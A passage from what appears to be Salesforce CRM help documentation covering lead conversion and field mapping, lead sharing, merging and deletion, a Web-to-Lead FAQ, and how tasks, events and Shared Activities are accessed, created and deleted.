	As a best practice, use different lead record types and page layouts to differentiate leads that will be converted to person accounts from those that will be converted to business accounts. In particular, remove the `Company` field from the page layouts of leads that will be converted to person accounts, and make the `Company` field required on the page layouts of leads that will be converted to business accounts. If you create a lead, convert it, and then attach it to a person account owned by someone else, the person account owner becomes the contact owner. If you convert a lead owned by someone else and attach it to a person account that you own, the lead owner becomes the contact owner.
Record Types	If the lead has a record type, the default record type of the user converting the lead is assigned to records created during lead conversion. The default record type of the user converting the lead determines the lead source values available during conversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead.
Salesforce to Salesforce	When you convert a lead, Salesforce to Salesforce inactivates the shared record and updates the External Sharing related list in your connection's lead record with an Inactive (converted) status. Due to inactivation of the shared record, changes to the Lead Status during conversion aren't reflected in your connection's lead record.
Standard and Custom Lead Fields	The system automatically maps standard lead fields to standard account, contact, and opportunity fields. For custom lead fields, your administrator can specify how they map to custom account, contact, and opportunity fields. The system assigns the default picklist values for the account, contact, and opportunity when mapping standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner.
Territory Management	If your organization uses territory management, the new account is evaluated by account assignment rules and may be assigned to one or more territories. If the rules assign the account to exactly one territory, then the opportunity will also be assigned to that territory. If the rules assign the account to multiple territories, then the opportunity is not assigned to any territory.
Triggers	During lead convert, Apex triggers are fired, and universally required custom fields and validation rules are enforced, only if validation and triggers for lead convert are enabled in your organization. Salesforce ignores lookup filters when converting leads if the `Enforce Validation and Triggers from Lead Convert` checkbox on the Lead Settings page is deselected.
Workflow	You can't convert a lead that's associated with an active approval process or has pending workflow actions. Converting a lead to a person account won't trigger workflow rules.

When a lead is converted by someone who isn't the lead owner, all workflow tasks associated with the lead that are assigned to that user, except email alerts, are reassigned to the lead owner. Workflow tasks assigned to users other than the lead owner and lead converter aren't changed.

Lead Conversion Mapping

Lead Conversion Mapping

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When you convert a lead, the standard lead fields are automatically converted to the account, contact, and opportunity fields listed below. Custom lead fields are converted to custom account, contact, and opportunity fields as specified by your administrator.

Lead Field	Maps to
`Address`	Account: `Billing Address` Contact: `Mailing Address`
`Annual Revenue`	Account: `Annual Revenue`
`Campaign`	Opportunity: `Primary Campaign Source` If the lead has multiple associated campaigns, the most recently associated campaign is inserted into the opportunity regardless of whether the user has sharing access to it.
`Company`	Account: `Account Name` Contact: `Account` Opportunity: `Account Name` Opportunity: `Opportunity Name`
`Company Name (Local)`	Account: `Account Name (Local)`
`Description`	Contact: `Description`
`Do Not Call`	Contact: `Do Not Call` This field is not updated for leads converted to existing contacts.
`Email`	Contact: `Email`

Lead Field	Maps to
`Email Opt Out`	Contact: `Email Opt Out` This field is not updated for leads converted to existing contacts.
`Fax`	Account: `Fax` Contact: `Fax`
`Fax Opt Out`	Contact: `Fax Opt Out`
`First Name`	Contact: `First Name`
`First Name (Local)`	Contact: `First Name (Local)`
`Industry`	Account: `Industry`
`Last Name`	Contact: `Last Name`
`Last Name (Local)`	Contact: `Last Name (Local)`
`Lead Owner`	Account: `Owner` Contact: `Owner` Opportunity: `Owner`
`Lead Source`	Contact: `Lead Source` Opportunity: `Lead Source`
`Mobile`	Contact: `Mobile`
`No. of Employees`	Account: `Employees`
`Partner Account`	Opportunity: `Partner Account` This field is not updated for leads converted to existing opportunities.
`Phone`	Account: `Phone` Contact: `Phone`
`Rating`	Account: `Rating`
`Title`	Contact: `Title`
`Website`	Account: `Website`

Note: If you are not using custom fiscal years, the `Close Date` of the newly created opportunity is automatically set to the last day of the current fiscal quarter.

If you are using custom fiscal years, the `Close Date` is the last day of the current fiscal period. If you are using custom fiscal years and a fiscal year has not been defined for the current date, the `Close Date` is the end of the current calendar quarter.

Sharing Leads

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Your administrator defines the organization sharing model; however, you can extend sharing privileges for your own data on a lead-by-lead basis. You can use lead sharing to increase access to your leads; you cannot restrict access beyond your organization's default access levels.

To view and manage sharing details, click **Sharing** on the lead detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the lead. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.

  Note: To share a lead with another user, that user must have the "Read" permission on leads.

- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Leads Overview

Merging Duplicate Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view leads:	"Read" on leads
To merge leads:	"Delete" on leads

To merge duplicate leads:

1. Select a lead record.
2. Click **Find Duplicates**.
3. Select up to three leads in the matching leads list that you want to merge.

   Optionally, enter a new lead name or company and click **Search** to find another lead to merge. Salesforce performs a phrase search for matches in the `Name` and `Company` fields. It also considers an implied wildcard after any entry. Search results include matches for any fields you enter, so if you enter *Bob Jones* who works at *Acme*, search results include anyone named *Bob Jones* at any company and any lead with *Acme* as a company.
4. Click **Merge Leads**.

   Tip: Click **Convert Lead** to quickly convert the selected lead into an existing account, opportunity, and contact.

5. Select one lead as the "Master Record." Any data in hidden or read-only fields will be taken from the Master Record. However, administrators and users with the "Edit Read Only Fields" permission can manually select which read-only fields to retain. Note that hidden fields are not displayed during the merge.
6. Select the fields that you want to retain from each record.

   When there is conflicting data, the fields in the left column are preselected and the row is marked.
7. Click the **Merge** button to complete the merge.
8. Click **OK** to confirm.

Notes About Merging Leads

- Any related items from the duplicate leads, such as campaign or activity information, will be associated with the newly merged lead.
- If you are merging duplicate leads that are members of different campaigns, the campaign `Member Status Updated` date for each lead is retained and associated with the newly merged lead.
- In Professional, Enterprise, Unlimited, and Developer Edition organizations, any sharing rules are applied to the newly merged lead.
- All discarded duplicate records are moved to the Recycle Bin.
- The newly merged lead displays the `Created By` date from the oldest lead you are merging, and shows the merge date as the `Modified By` date.
- In organizations that use divisions, the merged lead is assigned to the division of the Master Record, unless you select otherwise.

- The fields visible in the search results for duplicate leads and matching accounts, contacts, and opportunities are controlled by the search layouts for those types of records.
- The master lead replaces the duplicate leads in all the requested meetings they were invited to. Also, all meeting messages written by the duplicate leads are automatically associated with the master lead. (Meeting messages appear on the requested meeting's Web page and are visible to all invitees.)
- The master lead replaces the duplicate leads in all the scheduled meetings they were invited to. However, make sure to edit the event detail page and click **Add to Invitees** to add the new master lead to the meeting invitee list.

Deleting Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete leads:	“Delete” on leads

To delete a lead, click **Del** next to the lead on the leads list page, or click **Delete** on the lead detail page.

When you delete a lead, the lead record is moved to the Recycle Bin. Associated notes, attachments, and activities are deleted along with the lead. If you undelete the lead, any related notes, attachments, and activities are also restored.

Note: You can delete a lead if you are an administrator, the lead owner, or a user above the lead owner in the organization role hierarchy and you have the “Delete” permission on leads.

Searching for Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view leads:	“Read” on leads

1. Enter your search terms in the sidebar or header search box.

2. Click **Search**.

   If you're using local lead names, search finds matches for standard or local lead names.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a lead list view to find leads that match specific criteria.

Importing Leads

What is a Lead?

Leads are people who are interested in your product and service. Converting leads to loyal customers will provide success within a business. By managing your leads in a systematic and structured way, you can increase both the numbers of leads you generate and how many leads you convert.

See Also:

Leads FAQ

What are the advantages of using leads?

Using leads allows your company to maintain two separate lists - one for prospective customers and one for existing customers. You can store your prospects as leads, and then once a lead becomes qualified, you can convert it to an account, contact, and, optionally, an opportunity.

Leads are especially useful if your company has two separate teams - one that handles lead generation and mass marketing and one that handles sales. The lead generation team can concentrate their work on the Leads tab, and the opportunity team can use the Account, Contact, and Opportunity tabs.

See Also:

Leads FAQ

Can I convert existing accounts or contacts into leads?

No. As an alternative, create an opportunity for the account or contact. If you prefer to use a lead, create a report containing the accounts or contacts you want to convert into leads, export them, and then import them as leads.

See Also:

Leads FAQ

How many leads can we capture from our website?

In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can capture up to 500 leads in a 24–hour period. If your organization exceeds its daily Web-to-Lead limit, the Default Lead Creator (specified in the Web-to-Lead setup page) receives an email containing the additional lead information. If your company regularly exceeds the Web-to-Lead limit, click **Help & Training** at the top of any page and select the My Cases tab to submit a request for a higher limit directly to salesforce.com.

When your organization reaches the 24–hour limit, salesforce.com stores additional requests in a pending request queue that contains both Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes. The pending request queue has a limit of 50,000 combined requests. If your organization reaches the pending request limit, additional requests are rejected and not queued. Your administrator receives email notifications for the first five rejected submissions. Contact salesforce.com Customer Support to change your organization's pending request limit.

See Also:

Leads FAQ

What if my company reaches the limit for web-generated leads?

The daily limit for Web-to-Lead requests is 500. If your company generates more leads than the maximum allowed, the Default Lead Creator (specified in the Web-to-Lead setup page) will receive an email containing the captured information. Contact Customer Support if your company would like to generate over 500 Web-to-Lead requests per day.

See Also:

Leads FAQ

How do I specify which information to capture online?

When you generate the HTML for your company's website, you can choose which standard or custom lead fields for which you want to gather information. You must create the custom lead fields prior to generating the HTML code. From Setup, click **Customize** > **Leads** > **Web-to-Lead** to set up this feature and generate the necessary HTML.

See Also:

Leads FAQ

Can I capture leads from multiple web pages?

Yes. Insert the generated HTML code into the web pages from which you want to capture leads. Whenever someone submits information on any of those web pages, a lead will be created.

See Also:

Leads FAQ

How can our webmaster test the Web-to-Lead page?

Add the following line to your Web-to-Lead page code if you want to see a debugging page when you submit the form. Don't forget to remove this line before releasing the Web-to-Lead page on your website.

```
<input type="hidden" name="debug" value="1">
```

See Also:

Leads FAQ

Who owns new web-generated leads?

Your administrator can create a lead assignment rule to determine how web leads will be automatically assigned to different users or queues. In addition, your administrator must customize the Lead Settings to specify a Default Lead Owner to whom all web leads will be assigned if the assignment rule fails to locate an owner. If you do not use assignment rules, all web leads will be assigned to the Default Lead Creator (specified in the Web-to-Lead setup).

See Also:

Leads FAQ

What status is assigned to web-generated leads?

All new web leads are marked with a status equal to the “default status” that your administrator selects when editing the `Lead Status` picklist values. In addition, web-generated leads are marked with the “Unread” flag; they have a check mark in the Unread column on the lead list views. When a user views or edits a new web lead, the lead is automatically set to “Read.” This way you can easily locate all new leads using the My Unread Leads list view.

See Also:

Leads FAQ

How can I be sure that leads won't be lost?

The daily limit for Web-to-Lead requests is 500. If your organization exceeds its daily Web-to-Lead limit, the Default Lead Creator (specified in the Web-to-Lead setup page) receives an email containing the additional lead information.

If a new lead cannot be generated due to errors in your Web-to-Lead setup, Customer Support is notified so that we can assist you in correcting it.

Salesforce ensures that your leads won't be lost if they are submitted during a scheduled Salesforce downtime.

See Also:

Leads FAQ

How can I tell which of my leads are new?

When a lead is assigned to you, either manually transferred, imported, or generated from the web, the lead is marked as "Unread," that is, it has a check mark in the Unread column on leads list views. To view your new leads, select the My Unread Leads list view on the Leads tab. When you view or edit an "Unread" lead, it is automatically marked as "Read."

See Also:

Leads FAQ

What happens when I convert a lead?

When you convert a lead, Salesforce creates a new account, contact, and, optionally, an opportunity using the information from the lead. Any campaign members are moved to the new contact and the lead becomes read only. If an existing account and contact have the same names as those specified on the lead, you can choose to update the existing account and contact. Information from the lead is inserted only into blank fields; Salesforce does not overwrite existing account and contact data.

All open and closed activities from the lead are attached to the account, contact, and opportunity. You can assign the owner of the records, and schedule a follow-up task. When you assign a new owner, only the open activities are assigned to the new owner. If you have custom lead fields, that information can be inserted into custom account, contact, or opportunity fields. Converted leads can't be viewed, although they appear in lead reports. Salesforce updates the `Last Modified Date` and `Last Modified By` system fields on converted leads when picklist values included on converted leads are changed.

See Also:

Leads FAQ

How are lead fields mapped to other fields during conversion?

When you convert a lead, data in standard lead fields is transferred into standard account, contact, and opportunity fields. For custom lead fields, the data is mapped to custom account, contact, and opportunity fields as specified by your administrator.

Any standard lead picklist fields that are blank automatically inherit the default picklist value for accounts, contacts, and opportunities. If your organization uses record types, all records created during lead conversion adopt the default record type for the owner of the newly-created account, contact, and opportunity.

See Also:

Leads FAQ

Can I automatically email leads that come from my website?

Yes. You can create auto-response rules that will email these prospects using templates that vary based on criteria you set up.

See Also:

Leads FAQ

Why can't I see the Sharing button on a record?

The **Sharing** button allows users to extend the sharing of a record such as a lead, opportunity, or case. However, the **Sharing** button only displays when appropriate.

The **Sharing** button is available when your sharing model is either Private or Public Read Only for a type of record or related record. For example, the **Sharing** button may appear on an account even though your sharing model for accounts is Public Read/Write if your sharing model for related opportunities is Public Read Only.

MANAGING ACTIVITIES, OPPORTUNITIES, AND PRODUCTS

TRACKING TASKS, EVENTS, AND MEETINGS

Activity Overview

Available in: **All** Editions except **Database.com**

Activities include tasks, calendar events, and requested meetings. You can define and track activities for many different objects, including campaigns, accounts, contacts, and leads.

Activities display in related lists on associated records as well as on the Home tab.

Note: Administrators can modify activity fields and control the page layouts for tasks and events.

See Also:

Shared Activities Overview

Accessing Activities

Available in: **All** Editions except **Database.com**

Important: If you use Shared Activities, you can view an activity if you have access to *at least one* of the contacts or a lead related to the activity as well as a Related To object.

Viewing and editing tasks and events depends on a number of factors. Use the following table to determine who can access activities.

To do this:	You must:
View an activity	• Be assigned to the activity, or • Be above the user assigned to the activity in the role hierarchy, or • Have at least read access to the record to which the activity is associated, or • Have the “View All” object-level permission in the related record, where the sharing model for that record is “Controlled By Parent” (if Shared Activities is enabled, you need the “View All” object-level permission for at least one contact and the related record), or • Have the “View All Data” permission
Create an activity	• Have the “Edit Tasks” and “Edit Events” permissions AND • Have at least read access to a record, if associating the activity with another record
Edit an activity	• Have the “Edit Tasks” and “Edit Events” permissions AND • Be assigned to the activity, or • Be above the user assigned to the activity in the role hierarchy, or • Have the “Modify All” object-level permission in the related record, where the sharing model for that record is “Controlled By Parent” (if Shared Activities is enabled, you need the “Modify All” object-level permission for at least one contact and the related record), or • Have the “Modify All Data” permission

To do this:	You must:
Delete an activity	• Have the “Edit Tasks” and “Edit Events” permissions AND • Be assigned to the activity, or • Be above the user assigned to the activity in the role hierarchy, or • Have the “Modify All” object-level permission in the related record, where the sharing model for that record is “Controlled By Parent” (if Shared Activities is enabled, you need the “Modify All” object-level permission for at least one contact and the related record), or • Have the “Modify All Data” permission
View, add, and edit events on other users’ calendars	• Have the “Edit Tasks” and “Edit Events” permissions to create and edit activities AND • Have access to the user’s calendar, which depends on your organization-wide calendar sharing defaults and how the user has set up individual calendar sharing. **Note:** Events marked as private via the `Private` checkbox are accessible only by the user assigned to the event. Other users cannot see the event details when viewing that user’s calendar. However, users with the “View All Data” or “Modify All Data” permission can see private event details in reports and searches, or when viewing other users’ calendars.

Tip: The user who is assigned to an activity in the `Assigned To` field is often referred to as the “activity owner.”

See Also:

Shared Activities Overview

Viewing Activities

Available in: **All** Editions except **Database.com**

Activities include tasks and calendar events. Activities can display in the following locations:

Home Tab

Many users go to the Home tab to view their tasks and events.

Activity Feed (Chatter)

Display a Chatter feed of updates, comments, and posts about the activity.

Open Activities and Activity History Related Lists

You can also view, create, and update activities from the Open Activities and Activity History related lists of an associated record. These related lists show all activities associated with the record, including activities that are assigned to other users. See Using the Open Activities Related List on page 1031 and Using the Activity History Related List on page 1032.

Activity List Views

To display a list of activities for which you or your team is responsible for completing, click below the calendar on the Home tab or at the top of a calendar view. If your Home tab does not display the Calendar or My Tasks sections, contact your administrator to customize your home page layout.

See Viewing Activity Lists on page 1021.

Reminder Window

The reminder window pops up to notify you of upcoming activities. See Using the Activity Reminder Window on page 1034.

Console

Administrators of Professional, Enterprise, Unlimited, and Developer Edition organizations can set up the console to include activities. Click the Console tab to display the console, which allows you to find, view, and edit activities and their associated records on one screen.

See the following for details on viewing activities:

- Viewing Your Calendar
- Viewing Event Details
- Viewing Tasks

See Also:

Accessing Activities

Viewing Activity Lists

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view activities owned by you and users below you in the role hierarchy:	No permissions needed
To view all activities:	“View All Data”

To display a list of activities for which you or your team is responsible for completing, click below the calendar on the Home tab or at the top of a calendar view. If your Home tab does not display the Calendar or My Tasks sections, contact your administrator to customize your home page layout.

- Click an activity to view the detail. Click **Edit** or **Del** next to an activity subject to edit or delete a task.
- Click **New Task** or **New Event** to create a new activity.
- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.

  The following list views are provided by Salesforce:

  ◊ **All Activities** - Shows activities that you can view. In Personal Edition, the All Activities list view shows all of your activities.

  ◊ **My Activities** - Shows activities that you own.

  ◊ **My Delegated Activities** - Shows activities that you created but are owned by someone else.

  Note: Inviting other Salesforce users to an event or task is like delegating that activity to those users. So the My Delegated Activities list view also shows activities for all invited users even if you still own that activity. In the list view, the invited user appears as the person assigned to the activity but the activity's detail page shows you as the assignee.

  ◊ **My Team's Activities** - Shows activities owned by users who report to you in the role hierarchy.

  For your convenience, your team's activities are converted to your time zone.

  To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Archived activities are not included in activity list views. See Using the Activity History Related List for details on which activities are archived.

See Also:

Using Your Tasks and Calendar on the Home Page

Creating Activities

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create tasks:	“Edit Tasks”
To create events:	“Edit Events”

You can create new activity records (tasks and events) from the following locations.

In the sidebar

In the sidebar, select Task or Event from the Create New drop-down list.

On the home page

On the Home tab, click **New** in the My Tasks section or **New Event** in the Calendar section.

On the detail page of an associated record

On the detail page of an associated record, click **New Task**, **New Event**, or **New Meeting Request** on the Open Activities related list. In addition, you can click **Log a Call** on the Activity History related list to add a new task record with a completed status.

When you create a new activity from a record detail page, the record becomes the related record on the new activity. When you create a new meeting request or a new event from a contact or lead detail page, the contact or lead becomes both the related record and an invitee on the meeting or event.

On a calendar view

On a calendar view, click **New Event** to add a new event. In addition:

- On day views you can click **New** in the My Tasks section to add a new task.
- On day views you can click a time such as **9:00 AM** to add an event at that time.
- On day and week views, you can double-click a time slot to create a new event. Your administrator controls the availability of this feature. Note that recurring events and multi-person events are not supported for click-and-create events on calendar views.
- On week and month views you can click the Add Event icon (+) to add an event on a particular date.

On an activity list view

On an activity list view, click **New Task** or **New Event** to create a new activity. To display an activity list view, click below the calendar on the Home tab or at the top of a calendar view.

On account, contact, and lead list views

On account, contact, and lead list views, click the **Open Calendar** link at the bottom of the page to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. Note that your administrator controls the availability of the Drag-and-Drop Scheduling feature.

Note: In Enterprise, Unlimited, and Developer Editions, your administrator defines the record types that you can select when creating an activity. Record types determine the picklist values and page layouts that are available when creating and editing a record.

Deleting Activities

Available in: **All** Editions except **Database.com** Multi-person events are not available in: **Personal** Edition

User Permissions Needed	
To delete tasks:	"Edit Tasks"
To delete events:	"Edit Events"

On the activity detail page, click **Delete**.

Salesforce moves tasks and events to the Recycle Bin.

- Your administrator can use the Mass Delete feature to delete a group of activities or archived activities. .
- For multi-person events, only the event owner can delete the event. However, when you decline an event, Salesforce removes the event from your calendar.
- When an event owner deletes an event, all invited users receive an email notifying them that the event has been canceled.

- When deleting a recurring event or deleting a recurring task, you can delete either a single occurrence in the series or the entire series.
- If your organization has Shared Activities tasks aren't deleted unless the `Related To` field and all contacts are deleted.

Shared Activities Overview

SHARING TASKS AND EVENTS WITH MULTIPLE CONTACTS

Shared Activities Overview

Available in: **All** Editions except **Database.com**.

If your organization has enabled Shared Activities, you can relate as many as 50 contacts to non-recurring and non-group tasks, and non-recurring events. You assign one primary contact; all others are secondary contacts. Sharing activities gives you a more accurate picture when you view your task or event details and reports. Specifically, Shared Activities lets you view:

- Tasks and events when you have access to at least one contact or lead, and the related record, if it exists. You can also view tasks and events if your role is above the activity owner's in your organization's hierarchy. Keep in mind, when you relate contacts to activities to which other users have access, those users can view the activity along with the names, account names, and titles of all the contacts you related to the activity—including the contacts to which those users may not otherwise have access.
- All contacts related to a task on the task detail page or an event on the event detail page if your administrator adds the Name related list to the task page layout and event page layout.
- The number of contacts related to a task or event when you use the Relation Count column in activity reports.
- One row per contact for each activity in the Activities with Contacts report when you select at least one field from the related contact list.
- An activity's primary contact in two reports: Tasks and Events, and Activities with Cases. The primary contact also appears in the `Name` field on the task detail page or event detail page.

Understanding Shared Activities
Learning about Differences Between Activities and Shared Activities

Understanding Shared Activities

Available in: **All** Editions except **Database.com**.

If your organization has enabled Shared Activities, you can relate as many as 50 contacts to non-recurring and non-group tasks, and non-recurring events. You assign one primary contact; all others are secondary contacts.

Activity History

The Activity History related list of a record displays all completed tasks, logged phone calls, saved interaction logs, expired events, outbound email, mass email, email added from Microsoft Outlook®, and merged documents for the record and its associated records.

Last Activity Date

The `Last Activity` of an account and contact is the most recent due date of an activity on the record. The following past or future activities set this date: Any event and closed tasks. Since activities roll up through associated records, the `Last Activity` date on an account can be an activity on a contact, opportunity, or other associated record. In Shared Activities, the contact's `Last Activity` date is based on the latest activity in which the contact is a primary contact. For example:

- Jane is related to two activities.
- Jane is *not* the primary contact for the first activity, which has the due date 11/30.
- Jane *is* the primary contact for the other activity, which has the due date 11/15.
- The `Last Activity` is 11/15, because it's the latest activity for which Jane is the primary contact.

Primary Contact

For activities that have multiple related contacts, you select one as the primary contact, who is the key person associated with that particular task or event. The primary contact appears in two reports: Tasks and Events, and Activities with Cases. If you delete the primary contact, the next contact on the activity's related list becomes the new primary one. If that's not the primary contact you want, you can edit the activity to select another.

Related To

A relationship is a connection between two objects, which Salesforce uses to create related lists in page layouts and detail levels in reports. Salesforce uses matching values in specified fields for both objects to link related data. For example, if one object stores data about companies and another object stores data about people, a relationship identifies which people work at the company. For example, when creating a task, you can relate a contact or opportunity to it. Then, when you view activities for that contact or opportunity, Salesforce displays the task.

Tasks

A task is a planned activity you can relate to another type of record, such as an account, contact, lead, opportunity, or case. You can also assign a task to a user you specify. When using Shared Activities, however, you can't create recurring or group tasks with more than one contact. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.

Events

An event is an activity that has a scheduled time, such as a scheduled phone call, that you can relate to another type of record, such as an account, contact, lead, opportunity, or case. You can also assign an event to a user you specify. When using Shared Activities, you can't create recurring events with more than one contact. You can specify the `Subject`, `Start`, `End`, and `Location` of the event.

Learning about Differences Between Activities and Shared Activities

Available in: **All** Editions except **Database.com**.

Much of the activities functionality remains the same when you use Shared Activities for tasks and events, but there are differences.

- In Shared Activities, the contact's `Last Activity` date is based on the latest activity in which the contact is a primary contact.
- You may encounter problems with triggers, workflow, and data validation rules for the `WhoId` field if you add or remove it.
- When you delete an activity, relations between the activity and any specified contacts, leads, and records are deleted. The `WhoId`, `WhatId`, and `AccountId` field values are cleared. If you restore a deleted activity, relations between the activity and any specified contacts, leads, and records relations are also restored. The `WhoId`, `WhatId`, and `AccountId` field values are recalculated using the `TaskRelation` or `EventRelation` field values. When Shared Activities isn't enabled and you delete an activity, the `WhoId`, `WhatId`, and `AccountId` field values are not cleared.
- Triggers, workflow, and data validation rules aren't available for the TaskRelation object or the EventRelation object.
- If you change the owner of a contact, only the activities in which the contact is a primary contact transfer to the new owner. For example, the owner of the contact for Ron Dean changes, and Ron is related to two tasks:
  - Ron is the primary contact for the task "Conference Call."
  - Ron is *not* the primary contact for the other task "Quarterly Call," but he's related to it.
  - When the owner changes, only the "Conference Call" task transfers to the new owner.
- If you create an activity and relate it to an account and a contact, and that contact is related to a different account, the activity rolls up to the contact's parent account. For example:
  - The "Sales Rep Call" task is related directly to the Global Media account and also to the contact Ron Dean.
  - Ron Dean's parent account is HiTech Solutions.
  - The "Sales Rep Call" task appears in the Global Media account details and also in the HiTech Solution account details.
- In Chatter feeds, you can't use feed tracking for the `Name` and `Related to` fields.
- Search filters search only on the primary contact for an activity.

Shared Activities Overview
Understanding Shared Activities

Understanding Primary Contacts

Available in: **All** Editions except **Database.com**.

If your organization has enabled Shared Activities, you can relate as many as 50 contacts to non-recurring and non-group tasks, and non-recurring events. You assign one primary contact; all others are secondary contacts. For activities that have multiple related contacts, you select one as the primary contact, who is the key person associated with that particular task or event. The primary contact appears in two reports: Tasks and Events, and Activities with Cases. If you delete the primary contact, the next contact on the activity's related list becomes the new primary one. If that's not the primary contact you want, you can edit the activity to select another.

In Shared Activities, the contact's `Last Activity` date is based on the latest activity in which the contact is a primary contact. For example:

- Jane is related to two activities.
- Jane is *not* the primary contact for the first activity, which has the due date 11/30.
- Jane *is* the primary contact for the other activity, which has the due date 11/15.
- The `Last Activity` is 11/15, because it's the latest activity for which Jane is the primary contact.

Note:

If you delete or remove an activity's primary contact, another contact becomes the primary contact in its place. You can edit the activity to manually select another primary contact.

Shared Activities Overview
Understanding Shared Activities

Viewing Shared Activities in Reports

Available in: **All** Editions except **Database.com**.

If your organization has enabled Shared Activities, you can run certain standard or custom reports that display details specific to tasks or events with multiple contacts.

If you want to view	Use
The number of contacts related to an activity	Activity reports. Add the `Relation Count` column to your reports. For example, you create a task with five contacts. When you run the Tasks and Events report, it displays "5" to indicate the number of contacts related to the task.

If you want to view	Use
One row per contact for each activity	The Activities with Contacts report. Select at least one field from the Contact object. For example, your report includes a task with five contacts. If you include the `Last Name` field from the contact object on the report, you see five rows (one row for each contact) related to this activity. If you don't add any fields from the contact object, you see only one row for the activity. The Activities with Contacts report is the only report that: • Displays all contacts on an activity • Can be filtered using attributes of contacts other than the primary contact Other reports show the primary contact and the total count of contacts on an activity, but they don't show details of the other contacts. The Activities with Contacts report doesn't indicate which contacts are primary or secondary.
An activity's Primary Contact	Either the Tasks and Events report or the Activities with Cases report. For example, if the primary contact for a task is Ron Dean, these reports display that name in the `Contact` field.

Understanding Shared Activities

Creating Recurring Events

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create recurring events:	"Edit Events"

A recurring event is an event that repeats in a series, for example a weekly staff meeting that occurs every Monday at 11:00 AM. You cannot create a recurring Shared Activities event.

Note: No occurrence in a series of recurring events can last longer than 24 hours. Once the recurring event is created, you can extend the length of individual occurrences beyond 24 hours, if multiday events are enabled.

1. Select `Create Recurring Series of Events`.
2. Select the frequency of recurrence.

Note: Depending on the type of series you are creating, the maximum number of occurrences is as follows:

- Daily: 100
- Weekly: 53
- Monthly: 60
- Yearly: 10

3. Set the start date and end date. Click **Calculate max end date** to automatically set the maximum end date allowed based on the frequency you selected.
4. Optionally, set a reminder on the recurring event. The reminder applies to each occurrence in the event series.

Note: In Chatter, you can't follow series or individual occurrences of recurring events or tasks. Changes to a series or to an individual event or task in a series don't show up in your Chatter feed.

Inviting People to an Event

Deleting Recurring Events

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To delete recurring events:	"Edit Events"

Only the event or series owner can delete an event or series of events. If you have been invited to an event or a series of events, to remove them from your calendar, decline the event or series of events. See Responding to Events on page 1058 for more information.

To delete a single event in a series of events:

1. Select an event from the calendar on the Home tab or from the Open Activities or Activity History related list of a record, and then click the View Event subtab. Alternatively, hover over the event in any calendar and click **Edit**.
2. Click **Delete Event**. A warning dialog will be displayed. If you are sure you want to delete only this event in the series, click **OK**.

Alternatively, hover your mouse over the event in a calendar. and click **Delete** in the event detail overlay.

Note: When an event owner deletes a recurring event, all invited users receive an email notifying them that the event has been canceled.

Deleted events are moved to the Recycle Bin. If they are restored, all the details of the event will be restored as well.

To delete a series of events:

1. Select an event from the calendar on the Home tab or from the Open Activities or Activity History related list of a record.
2. Click the View Series subtab located above the task details, and click **Delete Series**. A warning dialog displays. If you are sure you want to delete every future occurrence in the series, click **OK**.

Note: Consider the following when deleting a series of events:

- Deleting a series does not delete occurrences that have already happened.
- When an event owner deletes a series of recurring events, all invited users receive a single email notifying them that the series of events has been canceled.
- If a series is deleted and no events in the series occurred in the past, the series is placed in the Recycle Bin. Individual events that were part of the series are not placed in the Recycle Bin.
- If a series is deleted and it contains events that occurred in the past, the series is not placed in the Recycle Bin, and therefore it cannot be restored from the Recycle Bin.
- If you restore a series from the Recycle Bin, individual events will be created. Those individual events will have the details as defined by the series, as well as any event-specific details that were set on the event before the series was deleted.

Using the Open Activities Related List

Available in: **All** Editions except **Database.com**

The Open Activities related list displays:

- Open tasks
- Open events
- Requested meetings

These activities are displayed for a record and its associated records. For example, if you have a task related to a contact, that task displays in the Open Activities related list of the contact as well as the associated account. If you use Shared Activities, the activities display in the related list of each related contact.

From the Open Activities related list:

- Click **New Task** or **New Event** to create an activity that is associated with the record.
- Click **New Meeting Request** to request a meeting with a contact, lead, or person account. Once you request a meeting, the calendar icon ( ) displays next to it.
- Click **Edit** to edit an activity.
- Click **Cls** to close a task. For more information, see Closing Tasks on page 1066.
- Click **Del** to delete an event or requested meeting. Salesforce.com emails the invitees that the event or meeting was canceled.
- Click the subject of an activity to open the detail page of the activity.

Your administrator can customize the fields and buttons that display in related lists.

Note: For person account records, the related list includes activities that have the person account in either the `Name` or `Related to` fields. As appropriate, the `Name` or `Related to` column in the related list displays the person's name. For more information, see What is a Person Account? on page 755.

See Also:

Using the Activity History Related List

Using the Activity History Related List

Available in: **All** Editions except **Database.com**

The Activity History related list of a record displays all completed tasks, logged phone calls, saved interaction logs, expired events, outbound email, mass email, email added from Microsoft Outlook®, and merged documents for the record and its associated records.

In the Activity History related list, click:

- **Log A Call** to enter the results of unplanned phone calls and then schedule a follow-up task. Use this feature, along with scheduled events and tasks to track all activities for a record.
- **Mail Merge** to generate personalized documents using your data and Microsoft Word templates provided by your administrator. If you choose, the merged document is listed in the Activity History related list of the associated record. This button is not available for all types of records..
